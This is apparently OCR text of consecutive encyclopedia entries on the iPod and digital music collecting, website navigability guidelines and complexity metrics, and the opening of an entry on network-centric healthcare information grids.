In terms of its form, there are now five distinct models of iPod on the market, these are the original iPod, the iPod Mini, the iPod Shuffle, the iPod Nano, and the new iPod with video screen. Although the iPod Mini has now been discontinued to be replaced, it seems, by the iPod Nano. These iPod's come in various sizes and have the capability to hold various numbers of songs. To highlight this, and to give some sense of scale, I will look at the iPod, with the largest memory, and the iPod Shuffle, with the smallest memory.

The new video screen iPod, which has replaced the original iPod, is available (at the time of writing) in two forms or models; these are the 30GB memory model, which holds up to 7,500 songs, weighs 136g, and measures 103.5 x 61.8 x 11mm, or the 60GB memory model, which holds up to 15,000 songs, weighs 157g, and measures 103.5 x 61.8 x 14mm. The iPod Shuffle, the smallest of the iPods, also comes in two forms, a 512MB memory model, which holds up to 120 songs, and weighs 22g, or the 1GB memory model, which holds up to 240 songs, and weighs 22g (www.apple.com/uk).

These iPod's, despite the fact that they have come to be described as an MP3 player, in fact, like the connected iTunes Internet site (www.itunes.com), use the advanced audio coding (AAC) format. MP3 is one of a number of digital compression formats; there are innumerable other similar formats that are available such as AAC, WMA, some of which are encrypted like liquid audio for example, yet it is the dominance of the MP3 that has caused it to become the representative label for an entire series of music compression technologies.

RECONTEXTUALISATIONS AND SIMULATIONS

To return to the broader question of the implications of the MP3 player, we find that the collection is recontextualised in two senses. First, it has moved from discs to digital files. Second, it has moved the collection on mass from private domestic spaces to public spaces—thereby extending the work of the personal stereo or car stereo by providing instant access to entire music collections rather than being restricted to a tape, CD, or MINIDisk's worth.

In light of these recontextualisations, the iPod and other similar digital technologies have created the possibility for a reconsideration of the music collection. And as such, along with other digital technologies, have generated a vast series of questions around ownership and the way in which we approach material cultural artefacts. The spaces taken up by racks, boxes, stands, rooms, shelves, piles, holders, wallets, sleeves units, and record bags have been transposed onto the hard-drive. The digital music file collection takes up space on a hard drive, a kind of virtual space.

On the issue of collecting, Walter Benjamin has suggested that:

One has only to watch a collector handle the objects in his glass case. As he holds them in his hands, he seems to be seeing through them into their distant past as though inspired. (Benjamin, 1999, p. 62)

If we cannot hold and feel these collections, admire them, have them populate the spaces of our everyday lives, or present them as a concretised representation of aspects of identity, what are the consequences (Sterne, 2003)? What becomes of Benjamin's book collector and the experiences of collecting when music collections are no longer rows or piles of discs or tapes but are merely lists of artists and songs on a screen, a collection that cannot be held in the hand, touched, and smelt. Indeed the MP3 music collection never grows in a physical sense (used here in a conventional form). Rather it is a kind of simulated (Baudrillard, 1983) music collection, a collection in hyperspace, or perhaps, a hyperreal (Baudrillard, 1983) music collection that is neither real nor illusion, virtual nor actual, but rather it moves freely between these interlocked spheres, or to use Haraway's terminology, this music collection, as it is reproduced from the virtual music file into actual material sounds that reverberate around the spaces and organisms, or as it is "burnt" or inscribed from the MP3 file onto a CD, permeates the boundary between these dualisms (Haraway, 1991). This then opens up vast sets of complex and problematic questions concerning the understanding of music. One consequence of this recontextualising and redefinition of the music collection is the recent explosion in music theft in the form of music file sharing, which has lead to a number of ongoing legal battles. It would seem that the MP3 file has far exceeded the music theft possibilities of bootlegging, piracy, and shoplifting. Perhaps the removal of the object form, the physical disk, or spool, has radically transformed the notion of ownership and has created the possibility for large-scale music theft. This again is a question that requires further examination as the numerous legal conflicts ensue and conclude. These questions concern the issues of ownership and theft in the digital age, and the related issues of copyright, security, access, and encryption.

FUTURE ISSUES

The important issue from the point of view of this brief exploratory article is what future issues relating to the MP3 player require examination. These future research questions can perhaps be understood to fall into three interrelated categories: *mobility*, *ownership*, and *collecting*. The central question that informs these three categories is that of transformation and the implications of the MP3 player. These perceived transformations require rigorous empirical examination in the form of close-up analyses of the MP3 player in praxis (Beer, 2005a), the MP3 player in the mundane flows of everyday life (Beer, 2005b), in short, studies of the MP3 in/and the "richness of the ordinary" (Sandywell, 2004). To obtain even a tentative notion of transformation these studies must be historically (Sandywell, forthcoming) and culturally embedded.

Existing approaches in this area present a number of opportunities for extended study. Take for example, the empirically grounded approaches to music and music technologies in everyday life found in the work of Bull (2000, 2004), DeNora (2000, 2003), and Shuker (2004), the theoretically informed radical posthumanism of Kittler (1999) (Gane, 2005), the historically and culturally embedded descriptions of Sterne (2003), or, even, the critical or dialectical materialist approach to music technologies of Adorno (2002a, 2002b, 2002c, 2002d). We also find now an emerging and varied (practical, instructional, legal, and analytical) body of literature on music and the Internet (see for example Beer, 2005c; Jones, 2000; Mewton, 2001; Waugh, 1998), which, over the coming years, as the implications of networked communications technologies and music production and reproduction proliferate, is certain to escalate rapidly.

It is perhaps now time to consider the MP3 player as a deeply embedded everyday technology around which individualised yet networked everyday practices are structured and defined. This then requires a system of analysis that accesses these everyday practices and uncovers the complex appropriations of MP3 technologies within the broader context of the digital or information age. This is the challenge for a sociology or social psychology of music technologies, or a technologically focused cultural studies, as the MP3 player portal mobilises, re-contextualises, and networks the digital music collection.

REFERENCES

Adorno, T. W. (2002a). The radio symphony: An experiment in theory. In R. Leppert (Ed.), *Essays on music* (pp.251-269). California: University of California Press.

Adorno, T. W. (2002b). The curves of the needle. In R. Leppert (Ed.), *Essays on music* (pp.271-276). California: University of California Press.

Adorno, T. W. (2002c). Opera and the long-playing record. In R. Leppert (Ed.), *Essays on music* (pp.283-286). California: University of California Press.

Adorno, T. W. (2002d). The form of the phonograph record. In R. Leppert (Ed.), *Essays on music* (pp.277-282). California: University of California Press.

Baudrillard, J. (1983). *Simulations*. New York: Semiotext[e].

Beer, D. (2005a). Reflecting on the digit(al)isation of music. *First Monday, 10*(2). Retrieved from http://www.firstmonday.org/issues/issue10_2/beer/index.html

Beer, D. (2005b). Sooner or later we will melt together: Framing the digital in the everyday. *First Monday, 10*(8). Retrieved from http://www.firstmonday.org/issues/issue10_8/beer/index.html

Beer, D. (2005c) Music and the Internet, Special Issue No.1. *First Monday, 10*(7). Retrieved from http://firstmonday.org/issues/special10_7/

Benjamin, W. (1999). Unpacking my library. In H. Arendt (Ed.), *Illuminations* (pp. 61-69). London: Pimlico.

Bull, M. (2000). *Sounding out the city: Personal stereos and the management of everyday life*. Oxford: Berg.

Bull, M. (2004). Automobility and the power of sound. *Theory, Culture, & Society, 21*(4/5), 243-259.

Crofts, S., Dilley, J., Fox, M., Retsema, A., & William, B. (2005). Podcasting: A new technology in search of viable business models. *First Monday, 10*(9). Retrieved from http://www.firstmonday.org/issues/issue10_9/crofts/index.html

Denora, T. (2000). *Music in everyday life*. Cambridge: Cambridge University Press.

Denora, T. (2003). *After Adorno: Rethinking music sociology*. Cambridge: Cambridge University Press.

Duncan, N. B., & Fox, M. A. (2005). Computer-aided music distribution: The future of selection, retrieval, and transmission. *First Monday, 10*(4). Retrieved from http://www.firstmonday.org/issues/issue10_4/duncan/index.html

Gane, N. (2005). Radical post-humanism: Friedrich Kittler and the primacy of technology. *Theory, Culture, & Society, 22*(3), 25-41.

Haraway, D. (1991). A cyborg manifesto: Science, technology, and socialist-feminism in the late twentieth century. In *Simians, cyborgs, and women: The reinvention of nature* (pp. 149-181). London: Free Association Books.

Jones, S. (2000). Music and the Internet. *Popular Music, 19*(2), 217-230.

Kittler, F. A. (1999). *Gramophone, film, typewriter*. California: Stanford University Press.

Mewton, C. (2001). *All you need to know about music and the Internet revolution*. London: Sanctuary.

Sandywell, B. (2004). The myth of everyday life: Toward a heterology of the ordinary. *Cultural Studies. 18*(2/3), 160-180.

Sandywell, B. (Forthcoming) Monsters in cyberspace: Cyberphobia and cultural panic in the information age. *Information, Communication & Society*. (forthcoming, 2006)

Shuker, R. (2004). Beyond the "high fidelity" stereotype: Defining the (contemporary) record collector. *Popular Music, 23*(3), 311-330.

Sterne, J. (2003). *The audible past: Cultural origins of sound reproduction*. London: Duke University Press.

Thibaud, J. P. (2003). The sonic composition of the city. In M. Bull, & L. Back (Eds), *The auditory culture reader* (pp. 329-341). Oxford: Berg.

Waugh, I. (1998). Music on the Internet (and where to find it). Kent: PC Publishing.

KEY TERMS

CD: An abbreviation of compact disk. CD is a digital storage and reproduction technology commonly associated with music.

Compression Format: A technology (or software) for reducing the size of files to enable storage and transfer, some are encrypted some are not, for example MP3, AAC, and Liquid Audio.

Cyborg: A cybernetic-organism, a hybrid of human and machine, organic and inorganic. Most famously appropriated from cyberpunk literature in the social theory of Haraway and other socialist-feminist writers.

IPod: Perceived as the dominant "MP3 player" (also plays AAC format) on the market. A product of Apple (see www.apple.com).

Jukebox: A device through which selections of records may be chosen and played back, usually activated by the insertion of a coin and the depression of a series of numbered buttons corresponding to the demarcated number of the chosen record. These are predominantly found in public spaces such as bars, restaurants, cafeterias, and public houses.

MP3: A file compression format capable of reducing the size of music files to facilitate transfer and storage.

Music Collection: The practice of accumulating and storing objects on which music is inscribed. Such as vinyl records, tapes, CDs, MiniDisks, and, more recently, MP3 and other digital compression files.

Podcasting: This term is a combination of "iPod" and "Broadcasting." Podcasting is often described as musical blogging (Web Logging), by which selections of music may be accessed and downloaded in relation to chosen genres, types, and styles.

Posthuman: An emergent theory of technologies that places technologies at the forefront of the analysis. It is based centrally on the premise that technologies are increasingly intelligent and that human experience is centred around technological interfaces and interfacing. See for example the work of McLuhan, Haraway, Kittler, and Hayles.

Simulation: A concept of the French philosopher Jean Baudrillard that deals directly with the inseparability of the real and the non-real in the contemporary media age. See Jean Baudrillard's 1983 text *Simulations* (New York: Semiotext[e]).

Navigability Design and Measurement

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INTRODUCTION

Navigation has been a significant issue in portal design and evaluation because one of the biggest problems in using the Web is "lost in the information ocean." To solve navigability problems in the development of Web sites in general, and portals in particular, navigation design guidelines and navigability metrics have been proposed and investigated in the literature. The guidelines are rules for the design of portal's structures to ensure acceptable navigability. The metrics provide a set of quantitative measurements to analyse and evaluate the designs of portals so that the navigability can be judged objectively and compared precisely. These two approaches are complementary to each other, and form a set of Web engineering techniques to solve Web portal navigability problem.

THE NOTION OF NAVIGABILITY

Navigation comes from two Latin words: *navis* (ship) and *agrere* (to drive). According to the *Merriam-Webster Dictionary*, the general meaning of "navigation" is "to steer a course through a medium, to get around, move, to make one's way over or through and to operate or control the course of." The main purposes of navigation therefore are:

- figuring out where you are and
- moving from one place to another.

Navigation is the action or process of determining the position and directing the course to be travelled through a given environment (Darken & Siebert, 1993). In the environment of a portal or a Web site, navigation is the process through which the users achieve their purposes in using the portal or Web site, such as to find the information that they need or to complete the transactions that they want to do. As Nielsen (1999) pointed out, navigation design should help users answer three fundamental questions when browsing the site. They are "*Where am I*?" "*Where have I been*?," and "*Where should I go*?"

Based on this discussion, Zhang (2005) defined Web site navigability as *the ability enabled by Web-based systems to aid the users to locate themselves and move around the Web site easily for certain purposes, e.g., finding information, completing transactions, etc.*

In the past a few years, Web site navigability has become a major concern of research as users become frustrated with poor designs. Web site navigation is a challenge because of the need to manage billions of information objects and to support users of vast different backgrounds.

NAVIGATION DESIGN

In the literature on Web navigation, several design guidelines have been proposed for navigation design; some are specific while others are heuristic (see, e.g., Fleming, 1998; Lowe & Hall, 1999). A widely quoted rule of navigation design is the "three-click rule," which states that the user should be able to get from home page to any other page on the site within three clicks of the mouse. Some heuristics provide a rough guideline, such as "keep simple." The following are among the most well-known navigability design guidelines:

- **Three Click Rule:** Every page of the Web site should be reachable from the homepage within a small number of clicks. Ideally, every page is reachable within three clicks.
- **Simple Structure Rule:** The linkage structure between the pages should be as simple as possible, for example, in hierarchy structure. That is, the main home page is linked to a number of subsites. Each subsite is linked to a number of sub-subsites, and so forth.
- **Error Recoverable Rule:** Every action that a user makes in the process of navigation should be recoverable by taking a recovery action, such as *undo* or *back*.
- **Minimize Memory Load:** The navigation process should require the user to remember as little as possible, for example, by providing indications of what the user has done and/or the position in the whole transaction process.
- **Explicit Rule:** The links to other pages should be made explicit and indicate the topic and key feature of the target page clearly so that the user can correctly expect where the link leads to.

N

MEASUREMENT OF NAVIGABILITY

It is widely recognised that measurement is central to all engineering disciplines. It is also true for Web site engineering. In the past 3 decades, significant progress has been made in the area of software measurement (see, e.g., Fenton & Pfleeger, 1997; Shepperd, 1995). Measurement is usually expressed in terms of metrics. A large number of software metrics have been proposed, investigated, and used in software development practices. The principles of measurement and metrics are studied in the mathematical theory of measurement and applied to software metrics, including Web metrics in general and Web navigability metrics in particular. A survey of Web metrics can be found in Dhyani and Bhowmick (2002).

As an abstract and subjective concept, Web site navigability is difficult to measure directly. Fortunately, Barfield (2004) and Spool, Scanlon, Schroeder, Snyder, and deAngelo's (1999) research suggested a strong correlation between portal's structural complexity and its navigability. Thus, navigability can be measured objectively to a large extent by metrics define on the structural complexity of the portal.

Definitions of the Metrics

The measurement of Web sites' structural complexity used graph models in which a node represents a Web page and an edge a link between the pages. The following are some typical Web site structural complexity metrics (WSC).

- **Outgoing Links:** the number of outgoing links of a Web page indicates how easy it is to get lost, since each outgoing link represents a choice for the next step in navigation. The following metric is defined as the total number of outgoing links within a Web site.

  $$\text{WSC}_1\text{: } OutLinks(W) = \sum_{n \in Node(W)} Out(n)$$

  where W is the Web site to be measured, $Node(W)$ is the set of nodes, that is,. the pages, of the Web site W, $Out(n)$ is the number of different Web pages that the node n links to. The metric *Outgoing Links* catches the intuition that a small Web site, with fewer pages and links, is less complex than a large Web site that has hundreds even thousands of pages and links. However, for comparison purposes, it is desirable to know its relative complexity taking size into consideration. Thus, we have the following metric of average number of out links.

  $$\text{WSC}_2\text{: } AverageOutLinks(W) = \frac{OutLinks(W)}{\|Node(W)\|}.$$

- **Number of Independent Paths:** One may argue that whether it is easy to find information in a Web site or become lost depends on the paths between the pages, not just the number of links on each page. By representing each path in a graph as a vector where the dimensions are the set of links, the paths in a graph form as a vector space. The linear dependence relation can be defined on the paths. A complexity metric of Web sites is defined as the number of independent paths in a hyperlinked network of Web pages. This leads to the following metrics.

  $$\text{WSC}_3\text{: } IndPaths(W) = \|Link(W)\| - \|Node(W)\| + 2\|EndNode(W)\|,$$

  $$\text{WSC}_4\text{: } AverageIndPath(W) = \frac{IndPath(W)}{\|Node(W)\|},$$

  where $Link(W)$ is the set of links between Web pages, $EndNode(W)$ is the set of end nodes, that is, it contains no links to other papers. The metrics assumed that every page on the Web site can be reached from the home page.

- **Fan Out:** The research on software measurement suggested that complexity increases with the square of connections (fan_{out}), where fan_{out} is number of the calls from a given module. In Web site designs, all pages are connected by hyperlinks. This leads to the following metrics for Web site structural complexity.

  $$\text{WSC}_5\text{: } FanOut(W) = \sum_{n \in Node(W)} Out(n)^2$$

  $$\text{WSC}_6\text{: } AverageFanOut(W) = \frac{FanOut(W)}{\|Node(W)\|}.$$

These metrics catch the intuition that not only does the number of links affect structural complexity, but also the distribution of the links within a Web site. Table 1 gives the complexity measures of four university portals denoted by U1 - U4 using the above metrics.

Validation of the Metrics

The metrics in Table 1 are formally verified against Weyuker's (1988) axioms of software complexity metrics, and validated on university portals through empirical studies of the correlation between the Web site structural complexity and navigability.

Weyuker's axioms of software complexity, shown in Table 2, were proposed for measuring program complexity, where P and Q represent software systems, $P;Q$ is the

Table 1. Examples of structural complexities of university portals

Site	*#Pages*	WSC_1	WSC_2	WSC_3	WSC_4	WSC_5	WSC_6
U1	5842	107493	18.4	103403	17.7	6215888	1064
U2	6824	128974	18.9	124197	18.2	8257040	1210
U3	3685	85861	23.3	82913	22.5	4543605	1233
U4	4608	131789	28.6	128563	27.9	8451072	1834

Table 2. Weyuker's axioms of software complexity metrics

Axiom	**Definition**
Axiom 1	There exist P and Q such that $M(P) \neq M(Q)$.
Axiom 2	If c is a nonnegative number, then there exist only finitely many P such that $M(P) = c$.
Axiom 3	There exist distinct P and Q such that $M(P) = M(Q)$.
Axiom 4	There exist functionally equivalent P and Q such that $M(P) \neq M(Q)$.
Axiom 5	For any P and Q, we have $M(P;Q) \geq M(P)$ and $M(P;Q) \neq M(Q)$.
Axiom 6	There exist P, Q and R such that $M(P) = M(Q)$ and $M(P;R) \neq M(Q;R)$.
Axiom 7	There exist P and Q such that Q is formed by permuting the order of the statements of P and $M(P) \neq M(Q)$.
Axiom 8	If P is a renaming of Q, then $M(P) = M(Q)$.
Axiom 9	There exist P and Q such that $M(P)+M(Q) < M(P;Q)$.

composition of two software systems, and *M* stands for a complexity metric.

Although portals are software systems, the representation of Weyuker's axioms must be adapted before they can be applied to study portal complexity metrics. Table 3 shows how each of the metrics defined satisfies the axioms in Table 2. Readers are referred to Zhang, Zhu, and Greenwood's (2004) research paper for the details of the adaptation of the axioms and formal proofs of the properties.

It can be seen from Table 3 that WSC_5 complies with the adapted Weyuker's axiom system completely; other metrics comply with most of the axioms. Considering that most successful software complexity metrics cannot satisfy all axioms, all WSC metrics are good candidates for Web site structural complexity measurement.

A user-centered questionnaire investigation was also conducted to compare users' view of navigability against the metrics of Web site structural complexity. In this study, the four university portals given in Table 1 were used. The results, shown in Table 4, clearly demonstrated that the relative complexity metrics matched users' subjective feelings on navigability very well.

CONCLUSION

Navigability is an important issue in the design of Web sites in general, and portals in particular. Both navigability design guidelines and evaluation metrics have been proposed and investigated in the literature. The metrics have the following advantages compared with design guidelines. First, they are easy to use. Automated tools can be developed to measure portal's complexity. The measurement of a complicated Web site's complexity can be performed within seconds or minutes. Second, they can be used to estimate the structural complexity and navigability during the early phase of the Web site development process, as well as in the evaluation of a portal objectively. For example, it was found that average WSC_2 of university portals is between 18 and 28. This can be used as an indicator to avoid over-complicated designs of university portals. Finally, it is worth noting that the metrics do not use any particular properties of the university portals, such as the structures and contents. Therefore, they should be equally applicable to other types of portals.

Table 3. Assessment of metrics against adapted Weyuker's axioms

Axiom \ Metrics	WSC_1	WSC_2	WSC_3	WSC_4	WSC_5	WSC_6
Axiom 1	Yes	Yes	Yes	Yes	Yes	Yes
Axiom 2	Yes	No	No	No	Yes	No
Axiom 3	Yes	Yes	Yes	Yes	Yes	Yes
Axiom 4	Yes	Yes	Yes	Yes	Yes	Yes
Axiom 5	Yes	No	Yes	No	Yes	No
Axiom 6	No	Yes	Yes	Yes	Yes	Yes
Axiom 7	No	No	Yes	Yes	Yes	Yes
Axiom 8	Yes	Yes	Yes	Yes	Yes	Yes
Axiom 9	Yes	No	No	No	Yes	Yes

Table 4. Correlations between navigability and metrics

Metric	**Correlation**
WSC_1	-0.452
WSC_2	-0.908
WSC_3	-0.479
WSC_4	-0.909
WSC_5	-0.479
WSC_6	-0.945

REFERENCES

Barfield, L. (2004). *Design for new media: Interaction design for multimedia and the Web*. London: Addison-Wesley.

Darken, R. P., & Siebert, J. L. (1993). A toolset for navigation in virtual environments. *UIST 93 Proceedings* (p.157).

Dhyani, D., Ng, W. K., & Bhowmick, S. S. (2002). A survey of Web metrics. *ACM Computing Surveys, 34*(4), 469-503.

Fenton, N. E., & Pfleeger, S. L. (1997). Software metrics: A rigorous & practical approach (2nd ed.). Boston, MA: PWS Publishing Company..

Fleming, J. (1998). *Web navigation: Designing the user experience*. O'Reiley.

Lowe, D,. & Hall. W. (1999). *Hypermedia and the Web: An engineering approach*. John Wiley and Sons.

Nielsen, J. (1999). *Design Web usability*. Indiana: New Riders.

Shepperd, M. (1995). *Foundations of software measurement*. Prentice Hall.

Spool, J. M., Scanlon, T., Schroeder, W., Snyder, C., & deAngelo, T. (1999). *Website usability: A designer's guide*. CA: Morgan Kufmann Publishers.

Weyuker, E. J. (1988). Evaluating software complexity measures. *IEEE Transaction on Software Engineering, SE-14(*9), 1357-1365.

Zhang, Y. (2005, May). *Quality modelling and metrics of Web-based systems*. PhD Thesis, Department of Computing, Oxford Brookes University, Oxford, UK.

Zhang, Y., Zhu, H., & Greenwood, S. (2004, September 8-9). Website complexity metrics for measuring navigability. In *Proceedings of the Eigth International Conference on Quality Software (QSIC 2004)* (pp.172-179), Braunschweig, Germany.

KEY TERMS

Error Recoverable Rule: A navigability design rule that suggests that in the design of a Web site or portal, every action that a user makes in the process of navigation should be recoverable by taking a recovery action, such as *undo* or *back*.

Explicit Rule: A navigability design rule that suggests that in the design of a Web site or portal, the links to other pages should be made explicit and indicate the topic and key feature of the target page clearly, so that the user can expect where the link leads to correctly.

Minimize Memory Load: A navigability design rule that suggests that in the design of a Web site or portal, the navigation process should require the user to remember as little as possible, for example, by providing indications of what the user has done and/or the position in the whole transaction process.

Navigability: The ability enabled by Web-based systems to aid the users to locate themselves and move around the Web site easily for certain purposes, for example, finding information, completing transactions, and so forth.

Navigability Design Guidelines: Navigability design guidelines are instructive rules that guide the designers of Web sites and portals to achieve high navigability.

Navigability Measurement Metric: A navigability measurement metrics is a well-defined mathematical formula that maps Web sites or portals to a numerical system that indicates the navigability of the Web sites or portals. Typical example of such metrics are Web site complexity metrics, such as average out-going links from a page, the number of independent paths in a Web site, the average fan outs of a Web site, and so forth.

Simple Structure Rule: A navigability design rule that suggests that in the design of a Web site or portal, the linkage structure between the pages should be as simple as possible, for example, in hierarchy structure. That is, the main home page is linked to a number of subsites. Each subsite is linked to a number of sub-subsites, and so forth.

Three Click Rule: A navigability design rule that suggests that in the design of a Web site or portal, every page of the Web site should be reachable from the home page within a small number of clicks. Ideally, every page is reachable within three clicks.

Network-Centric Healthcare and the Entry Point into the Network

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INTRODUCTION

The concept of e-health gains rapid and widespread international acceptance as the most practical means of reducing burgeoning healthcare costs, improving healthcare delivery, and reducing medical errors. However, due to profit-maximizing forces controlling healthcare, the majority of e-based systems are characterized by non-existent or marginal compatibility leading to platform-centricity that is, a large number of individual information platforms incapable of integrated, collaborative functions. While such systems provide excellent service within limited range healthcare operations (such as hospital groups, insurance companies, or local healthcare delivery services), chaos exists at the level of nationwide or international activities. As a result, despite intense efforts, introduction of e-health doctrine has minimal impact on reduction of healthcare costs. Based on their previous work, the authors present the doctrine of *network-centric healthcare operations* that assures unimpeded flow and dissemination of fully compatible, high quality, and operation-relevant healthcare information and knowledge within the Worldwide Healthcare Information Grid (WHIG). In similarity to network-centric concepts developed and used by the armed forces of several nations, practical implementation of WHIG, consisting of interconnected entry portals, nodes, and telecommunication infrastructure, will result in enhanced administrative efficiency, better resource allocation, higher responsiveness to healthcare crises, and—most importantly—improved delivery of healthcare services worldwide.

BACKGROUND: CURRENT ISSUES OF E-HEALTHCARE

Major shifts in political and economical structure of the world that took place in the 20th century were instrumental in focusing global attention on healthcare and its importance in maintaining stability and growth of nations. At the same time, the cost and complexities of national and global healthcare operations became increasingly apparent (World Health Organization Report, 2000, 2004). In order to be efficient, healthcare providers and administrators became progressively more dependent on a broad range of information and knowledge that spans the spectrum stretching from purely clinical facts to the characteristics of local economies, politics, or geography. Consequent to the elevating demand for knowledge is the flood of a wide variety of uncoordinated data and information that emerges from multiple and equally uncoordinated sources (von Lubitz & Wickramasinghe, 2005b, 2005c). It has been hoped that vigorous use of IC^{2}T (Information/Computer/Communications Technology) will, in similarity to some forms of business operations, obviate the growing chaos of global healthcare. While IC^{2}T changed many aspects of medicine, the explosive growth of worldwide healthcare costs indicates that a mere introduction of advanced technology does not solve the problem (Fernandez, 2002: von Lubitz & Wickramasinghe, 2005). The quest for financial rewards provided by the lucrative healthcare markets of the Western world led to a plethora of dissonant healthcare platforms (e.g., electronic health records) that operate well within circumscribed (regional) networks but fail to provide a unified national or international service (Banjeri, 2004; Olutimayin, 2002; Onen, 2004). There is a striking lack of standards that would permit seamless interaction or even fusion of nonhealthcare (e.g., economy or local politics) and healthcare knowledge creation and management resources. The "inward" concentration of the Western societies on their own issues causes progressive growth of technology barriers between the West and the less developed countries, while the essentially philanthropic efforts to address massive healthcare problems of the latter continues to concentrate on "pretechnological" and often strikingly inefficient approaches (Banjeri, 2004; Olutimayin, 2002). Thus, despite the massive amount of information that is available to healthcare providers and administrators, despite availability of technologies that, theoretically at least, should act as facilitators and disseminators, the practical side of access to, and the use and administration of healthcare are characterized by increasing disparity, cost, and burgeoning chaos (Larson, 2004). Solutions to many of these acute and disturbing problems may be found in the recent approach chosen by the defence establishments of many countries to the information needs of the battlefield and to the modern, highly dynamic combat operations (von Lubitz & Wickramasinghe, 2005a).

DOCTRINE OF NETWORK-CENTRIC HEALTHCARE OPERATIONS

Our previous publications (von Lubitz & Wickramasinghe, 2005a, 2005b, 2005c) discussed the general principles and applicability of the military network-centric operations concept and its adaptation to modern worldwide healthcare activities. Network-centric healthcare operations are physically facilitated by the World Healthcare Information Grid (WHIG)—a multidimensional communications network connecting primary information collecting sources (sensors) with information processing, manipulating, and disseminating nodes. The nodes also serve as knowledge gathering, transforming, generating, and disseminating centres (Figure 1).

In similarity to the already proved attributes of network-centric military operations (Cebrowski & Garstka, 1998) of which, at the simplest level, the command centre of a joint naval task force is the simplest example and the execution of Operation Iraqi Freedom probably the most complex one, healthcare activities are characterized by multidirectional and unrestricted flow of multispectral data (von Lubitz & Wickramasinghe, 2005b, 2005c). All data, information, and node generated knowledge are characterized by fully compatible formats and standards that allow automated meshing, manipulation, and reconfiguration. Essentially, network-centric healthcare operations are based on the principles of high order network computing, where the WHIG serves as a rapid distribution system, and the nodes as the sophisticated processing centres that function not only as data/information/knowledge generating elements but also as DSS/ESS platforms providing high level, query-sensitive networkwide outputs. The nodes are also capable of extracting and analyzing data and information from healthcare-relevant sensors and electronic data sources (e.g., financial, political, military, geological, law enforcement, infrastructure level, etc.) and mesh these with the relevant biomedical elements. Incorporation of external information in healthcare operations provides readily available, rich, and necessary background that has, typically, a highly significant bearing on the success of activities that are either planned or conducted within the strict healthcare domain. The complications resulting either from the failure to include elements external to the essential healthcare activities or consequent to the exclusion caused by incompatible resource platforms have been amply demonstrated by major difficulties encountered during relief operations following tsunami-mediated destruction in December 2004.

Sensors feed raw data/information into the network through network-distributed portals. Likewise, data, information, and knowledge queries enter through portals as well. The latter provide entry level security screening and sorting/routing. Subsequent manipulation, classification,

Figure 1. Schematic diagram of a WHIG segment





Figure 2. Integrated entry portal/node



and transformation into information/pertinent knowledge is executed by interconnected nodes. Whenever required, each node can access information/knowledge existing within non-WHIG networks and databases and compare/merge the contents with the contents existing within the WHIG. While portals are associated with the nodes, implementation of ASP philosophy allows reaching the portal from anywhere within the WHIG.

